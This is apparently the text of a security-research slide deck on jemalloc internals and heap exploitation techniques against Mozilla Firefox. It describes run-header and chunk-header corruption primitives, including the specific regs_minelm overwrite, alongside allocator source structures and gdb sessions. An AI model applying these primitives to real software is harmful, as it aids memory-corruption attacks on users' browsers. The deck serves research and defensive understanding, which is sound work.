Exploiting the jemalloc Memory Allocator: Owning Firefox's Heap

Patroklos Argyroudis, Chariton Karamitas
{argp, huku}@census-labs.com

Who are we

- Patroklos Argyroudis, argp (twitter: @_argp)
  - Researcher at Census, Inc. (www.census-labs.com)
  - Topics: kernel/heap exploitation, auditing
- Chariton Karamitas, huku
  - Student at AUTh, intern at Census, Inc.
  - Topics: compilers, heap exploitation, maths

Outline

- jemalloc: You are probably already using it
- Technical overview: Basic structures, algorithms
- Exploitation strategies and primitives
- No unlinking, no frontlinking
- Case study: Mozilla Firefox
- Mitigations

jemalloc: You’re probably already using it

jemalloc

- FreeBSD needed a high performance, SMP-capable userland (libc) allocator
- Mozilla Firefox (Windows, Linux, Mac OS X)
- NetBSD libc
- Standalone version
- Facebook, to handle the load of its web services
- Defcon CTF is based on FreeBSD

jemalloc flavors... yummy

- Latest FreeBSD (9.0-RELEASE)
- Mozilla Firefox 14.0.1
- Standalone 3.0.0
- Linux port of the standalone version
- Tested on x86 (Linux) and x86-64 (OS X, Linux)

SMP systems & multithreaded applications

- Avoid lock contention problems between simultaneously running threads
- Many ***arenas***, the central jemalloc memory management concept
- A thread is either assigned a fixed arena, or a different one every time **`malloc()`** is called; depends on the build configuration
- Assignment algorithms: TID hashing, pseudo random, round-robin

jemalloc overview


- Minimal page utilization not as important anymore
- Major design goal: Enhanced performance in retrieving data from the RAM
- Principle of locality
  - Allocated together → used together
  - Effort to situate allocations contiguously in memory

Technical overview

Central concepts

- Memory is divided into ***chunks***, always of the same size
- Chunks store all jemalloc data structures and user-requested memory (***regions***)
- Chunks are further divided into ***runs***
- Runs keep track of free/used regions of specific sizes
- Regions are the heap items returned by **`malloc()`**
- Each run is associated with a ***bin***, which stores trees of free regions (of its run)

jemalloc basic design



Chunks

- Big virtual memory areas that jemalloc conceptually divides available memory into

jemalloc flavor	Chunk size
Mozilla Firefox	1 MB
Standalone	4 MB
jemalloc_linux	1 MB
FreeBSD Release	1 MB
FreeBSD CVS	2 MB

Chunks (***arena_chunk_t***)

```
/* Arena chunk header. */
typedef struct arena_chunk_s arena_chunk_t;
struct arena_chunk_s {

    /* Arena that owns the chunk. */
    arena_t *arena;

    /* Linkage for the arena's chunks_dirty tree. */
    rb_node(arena_chunk_t) link_dirty;

#ifdef MALLOC_DOUBLE_PURGE
    /* If we're double-purging, we maintain a linked list of
     * chunks which have pages which have been madvise(MADV_FREE)'d
     * but not explicitly purged.
     *
     * We're currently lazy and don't remove a chunk from this list
     * when all its madvised pages are recommitted.
     */
     LinkedList chunks_madvised_elem;
#endif

    /* Number of dirty pages. */
    size_t ndirty;

    /* Map of pages within chunk that keeps track of free/large/small. */
    arena_chunk_map_t map[1]; /* Dynamically sized. */
};
```

Chunks

- When **`MALLOC_VALIDATE`** is defined, Firefox stores all chunks in a global radix tree, the **`chunk_rtree`**
- Our **unmask_jemalloc** utility uses the aforementioned radix tree to traverse all active chunks
- Note that **chunk** != **`arena_chunk_t`** since chunks are also used to serve huge allocations

Arenas

- Arenas manage the memory that jemalloc divides into chunks
- Arenas can span more than one chunk
  - And page: depending on the chunk and page sizes
- Used to mitigate lock contention problems
  - Allocations/deallocations happen on the same arena
- Number of arenas: 1, 2 or 4 times the CPU cores

Arenas (***arena_t***)

```
struct arena_s {
#ifdef MALLOC_DEBUG
    uint32_t magic;
#define ARENA_MAGIC 0x947d3d24
#endif

#ifdef MOZ_MEMORY
    malloc_spinlock_t lock;
#else
    pthread_mutex_t lock;
#endif

#ifdef MALLOC_STATS
    arena_stats_t stats;
#endif

    arena_chunk_tree_t chunks_dirty;

#ifdef MALLOC_DOUBLE_PURGE
    LinkedList chunks_madvised;
#endif

    arena_chunk_t *spare;

    size_t ndirty;

    arena_avail_tree_t runs_avail;

#ifdef MALLOC_BALANCE
    uint32_t contention;
#endif

    arena_bin_t    bins[1];
};
```

Arenas

- Global to the allocator:
  - `arena_t **arenas;`
  - `unsigned narenas;`
- `gdb$ print arenas[0]`
  - `$1 = (arena_t *) 0xb7100740`
- `gdb$ x/x &narenas`
  - `0xb78d8dc4 <narenas>: 0x00000010`

Runs

- Runs are further denominations of the memory that has been divided into chunks
- A chunk is divided into several runs
- Each run is a set of one or more contiguous pages
- Cannot be smaller than one page
- Aligned to multiples of the page size

Runs

- Runs keep track of the state of end user allocations, or ***regions***
- Each run holds regions of a specific size, i.e. no mixed size runs
- The state of regions on a run is tracked with the **`regs_mask[]`** bitmask
  - 0: in use, 1: free
- **`regs_minelm`**: index of the first free element of **`regs_mask`**

Runs (***arena_run_t***)

```
typedef struct arena_run_s arena_run_t;
struct arena_run_s {
#ifdef MALLOC_DEBUG
  /* Not present in release builds. */
  uint32_t magic;
#define ARENA_RUN_MAGIC 0x384adf93
#endif

  /* Bin this run is associated with. */
  arena_bin_t *bin;

  /* Index of first element that might have a free region. */
  unsigned regs_minelm;

  /* Number of free regions in run. */
  unsigned nfree;

  /* Bitmask of in-use regions (0: in use, 1: free). */
  unsigned regs_mask[1]; /* Dynamically sized. */
};
```

Regions

- End user memory areas returned by **`malloc()`**
- Three size classes
  - Small/medium: smaller than the page size
    - Example: 2, 4, 8, 16, 32, ...
  - Large: multiple of page size, smaller than chunk size
    - Example: 4K, 8K, 16K, ..., ~chunk size
  - Huge: bigger than the chunk size

Region size classes

- Small/medium regions are placed on different runs according to their size
- Large regions have their own runs
  - Each large allocation has a dedicated run
- Huge regions have their own dedicated contiguous chunks
  - Managed by a global red-black tree

Bins

- Bins are used to store free regions
- They organize regions via run and keep metadata on them
  - Size class
  - Total number of regions on a run
- A bin may be associated with several runs
- A run can only be associated with a specific bin
- Bins have their runs organized in a tree

Bins

- Each bin has an associated size class and stores / manages regions of this class
- These regions are accessed through the bin's run
- Most recently used run of the bin: **`runcur`**
- Tree of runs with free regions: **`runs`**
  - Used when **`runcur`** is full

Bins (***arena_bin_t***)

```
struct arena_bin_s {
    /*
     * Current run being used to service allocations of this bin's size
     * class.
     */
    arena_run_t *runcur;

    /*
     * Tree of non-full runs.
     */
    arena_run_tree_t runs;

    /* Size of regions in a run for this bin's size class. */
    size_t reg_size;

    /* Total size of a run for this bin's size class. */
    size_t run_size;

    /* Total number of regions in a run for this bin's size class. */
    uint32_t nregs;

    /* Number of elements in a run's regs_mask for this bin's size class. */
    uint32_t regs_mask_nelms;

    /* Offset of first region in a run for this bin's size class. */
    uint32_t reg0_offset;

#ifdef MALLOC_STATS
    malloc_bin_stats_t stats;
#endif
};
```


Bins

```
one = malloc(0);
two = malloc(8);
three = malloc(16);
```

```
gdb $ print arenas[0].bins[0].reg_size
$30 = 0x2

gdb $ print arenas[0].bins[1].reg_size
$31 = 0x4

gdb $ print arenas[0].bins[2].reg_size
$32 = 0x8

gdb $ print arenas[0].bins[3].reg_size
$33 = 0x10

gdb $ print arenas[0].bins[4].reg_size
$34 = 0x20
```

```
gdb $ print arenas[0].bins[0].runcur
$25 = (arena_run_t *) 0xb7d01000

gdb $ print arenas[0].bins[1].runcur
$26 = (arena_run_t *) 0x0

gdb $ print arenas[0].bins[2].runcur
$27 = (arena_run_t *) 0xb7d02000

gdb $ print arenas[0].bins[3].runcur
$28 = (arena_run_t *) 0xb7d03000

gdb $ print arenas[0].bins[4].runcur
$29 = (arena_run_t *) 0x0
```

Architecture of jemalloc



Allocation algorithm

```
ALGORITHM malloc(size):
    IF NOT initialized:
        malloc_init()

    IF size < 1Mb: /* chunk size */
        arena = choose_arena()

        IF size < 4Kb: /* page size */
            bin = bin_for_size(arena, size)
            run = run_for_bin(bin)
            ret = find_free_region(run)
        ELSE:
            ret = run_alloc(size)

    ELSE:
        ret = chunk_alloc(size)

    RETURN ret
```

Deallocation algorithm

```
ALGORITHM free(ptr):
    IF NOT is_chunk_aligned(ptr):
        chunk = chunk_for_region(ptr)

        IF NOT is_large(ptr):
            run = run_for_region(chunk, ptr)
            run_region_dealloc(run, ptr)
        ELSE:
            run_dealloc(ptr)

    ELSE:
        chunk_dealloc(ptr)

    RETURN
```

Exploitation tactics

No unlinking, no frontlinking

- Unlike dlmalloc, jemalloc:
  - Does not make use of linked lists
    - Red-black trees & radix trees
  - Does not use **`unlink()`** or **`frontlink()`** style code that has historically been the #1 target for exploit developers
- Bummer!

Exploitation techniques

- Need to cover all possible cases of data or metadata corruption:
  - Adjacent memory overwrite
  - Run header corruption
  - Chunk header corruption
  - Magazine (a.k.a thread cache) corruption
    - Not covered in this presentation as Firefox does not use thread caching; see [2, 3] for details

Exploitation techniques

- A memory/information leak will most likely grant you full control in target’s memory since all addresses will eventually be predictable
- However, that’s a strong requirement
- We thus focus on techniques where only the first few bytes of metadata are actually corrupted

Adjacent memory overwrite

- Main idea:
  - Prepare the heap so that the overflowed and the victim region end up being adjacent
  - Trigger the overflow
- Yes, that simple; it’s just a 20-year-old technique

Adjacent memory overwrite

- Primary target candidates:
  - C++ virtual table pointers or virtual function pointers
  - Normal structures containing interesting data
  - **`jmp_buf`**'s used by **`setjmp()`** and **`longjmp()`** (e.g. ***libpng*** error handling)
  - Use your brains; it's all about bits and bytes

Run header corruption

- Main idea:
  - A region directly bordering a run header is overflowed
    - Assume that the overflowed region belongs to run ***A*** and the victim run is ***B***
  - ***B***'s **`regs_minelm`** is corrupted
  - On the next allocation serviced by ***B***, an already allocated region from ***A*** is returned instead
- We call this the ***force-used*** exploitation primitive

Run header corruption

- Let's have a look at the run header once again:
  - ***bin** pointer used only on deallocation

```
typedef struct arena_run_s arena_run_t;
struct arena_run_s {
#ifdef MALLOC_DEBUG
  /* Not present in release builds. */
  uint32_t magic;
#define ARENA_RUN_MAGIC 0x384adf93
#endif

  /* Bin this run is associated with. */
  arena_bin_t *bin;

  /* Index of first element that might have a free region. */
  unsigned regs_minelm;

  /* Number of free regions in run. */
  unsigned nfree;

  /* Bitmask of in-use regions (0: in use, 1: free). */
  unsigned regs_mask[1]; /* Dynamically sized. */
};
```

Run header corruption

- What if we overwrite **`regs_minelm`**?
  - We can make **`regs_mask[regs_minelm]`** point back to **`regs_minelm`** itself!
  - Need to set **`regs_minelm = 0xfffffffe`** (-2) for that purpose

Run header corruption

```c
static inline void *
arena_run_reg_alloc(arena_run_t *run, arena_bin_t *bin)
{
    void *ret;
    unsigned i, mask, bit, regind;

    ...

    i = run->regs_minelm; /* [1] */
    mask = run->regs_mask[i]; /* [2] */
    if (mask != 0) {
        /* Usable allocation found. */
        bit = ffs((int)mask) - 1; /* [3] */

        regind = ((i << (SIZEOF_INT_2POW + 3)) + bit); /* [4] */
        ...
        ret = (void *)(((uintptr_t)run) + bin->reg0_offset
            + (bin->reg_size * regind)); /* [5] */


        ...
        return (ret);
    }

    ...
}
```

Run header corruption

- `*ret` will point 63 regions backwards
  - `63 * bin->reg_size` varies depending on the bin
  - For small-medium sized bins, this offset ends up pointing somewhere in the previous run
  - Heap can be prepared so that the previous run contains interesting victim structures (e.g. a `struct` containing function pointers)

Run header corruption

- There’s always the possibility of corrupting the run’s `*bin` pointer but:
  - It’s only used during deallocation
  - Requires the ability to further control the target’s memory contents

Chunk header corruption

- Main idea:
  - Make sure the overflowed region belonging to chunk ***A*** borders chunk ***B***
  - Overwrite ***B***'s **`*arena`** pointer and make it point to an existing target arena
  - **`free()`** 'ing any region in ***B*** will release a region from ***A*** which can later be reallocated using **`malloc()`**
  - The result is similar to a ***use after*** **`free()`** attack

Chunk header corruption

```c
/* Arena chunk header. */
typedef struct arena_chunk_s arena_chunk_t;
struct arena_chunk_s {

    /* Arena that owns the chunk. */
    arena_t *arena;

    /* Linkage for the arena's chunks_dirty tree. */
    rb_node(arena_chunk_t) link_dirty;

#ifdef MALLOC_DOUBLE_PURGE
    /* If we're double-purging, we maintain a linked list of
     * chunks which have pages which have been madvise(MADV_FREE)'d
     * but not explicitly purged.
     *
     * We're currently lazy and don't remove a chunk from this list
     * when all its madvised pages are recommitted.
     */
     LinkedList chunks_madvised_elem;
#endif

    /* Number of dirty pages. */
    size_t ndirty;

    /* Map of pages within chunk that keeps track of free/large/small. */
    arena_chunk_map_t map[1]; /* Dynamically sized. */
};
```

Chunk header corruption

- One can, of course, overwrite the chunk's `*arena` pointer to make it point to a user controlled fake arena:
  - Will result in total control of allocations and deallocations
  - Requires precise control of the target's memory
  - Mostly interesting in the case of an information/ memory leak

Case study: Mozilla Firefox

OS X and gdb/Python

- Apple's gdb is based on the 6.x tree, i.e. no Python scripting
- New gdb snapshots support Mach-O, but no fat binaries
- ***lipo -thin x86_64 fat_bin -o x86_64_bin***
- Our utility to recursively use lipo on Firefox.app binaries: ***lipodebugwalk.py***
- Before that, use ***fetch-symbols.py*** to get debug symbols

OS X and gdb/Python

```
$ ls -ald firefox-13.0.1.app
drwxr-xr-x@ 4 argp  staff  136 Jul  4 12:13 firefox-13.0.1.app

$ fetch-symbols.py ./firefox-13.0.1.app http://symbols.mozilla.org/
Fetching symbol index http://symbols.mozilla.org/firefox/firefox-13.0.1-Darwin-20120614114901-macosx64-symbols.txt
firefox.dSYM.tar.bz2 -> ./firefox-13.0.1.app/Contents/MacOS/firefox.dSYM.tar.bz2
firefox-bin.dSYM.tar.bz2 -> ./firefox-13.0.1.app/Contents/MacOS/firefox-bin.dSYM.tar.bz2
...
XUL.dSYM.tar.bz2 -> ./firefox-13.0.1.app/Contents/MacOS/XUL.dSYM.tar.bz2
...
Skipping TestTimers.dSYM.tar.bz2 (no corresponding binary)
Skipping TestUnicodeArguments.dSYM.tar.bz2 (no corresponding binary)
Done.

$ ./lipodebugwalk.py
[*] usage: ./lipodebugwalk.py <firefox app directory>
$ ./lipodebugwalk.py ./firefox-13.0.1.app
[+] pathname ./firefox-13.0.1.app/Contents/MacOS/firefox-bin.dSYM
   [+] orig_pathname: ./firefox-13.0.1.app/Contents/MacOS/firefox-bin.orig
   [+] x86_64_pathname: ./firefox-13.0.1.app/Contents/MacOS/firefox-bin.x86_64
   [+] old_pathname: ./firefox-13.0.1.app/Contents/MacOS/firefox-bin
   [+] binary fixed: ./firefox-13.0.1.app/Contents/MacOS/firefox-bin

   [+] dwarf_pathname: ./firefox-13.0.1.app/Contents/MacOS/firefox-bin.dSYM/Contents/Resources/DWARF/firefox-bin
...

$ ggdb -nx -x ./gdbinit -p `ps x | grep firefox | grep -v grep | grep -v debug | awk '{print $1}'`
GNU gdb (GDB) 7.4.50.20120320
...
Attaching to process 775
...
[New Thread 0x2d03 of process 775]
Reading symbols from ./firefox-13.0.1.app/Contents/MacOS/firefox...
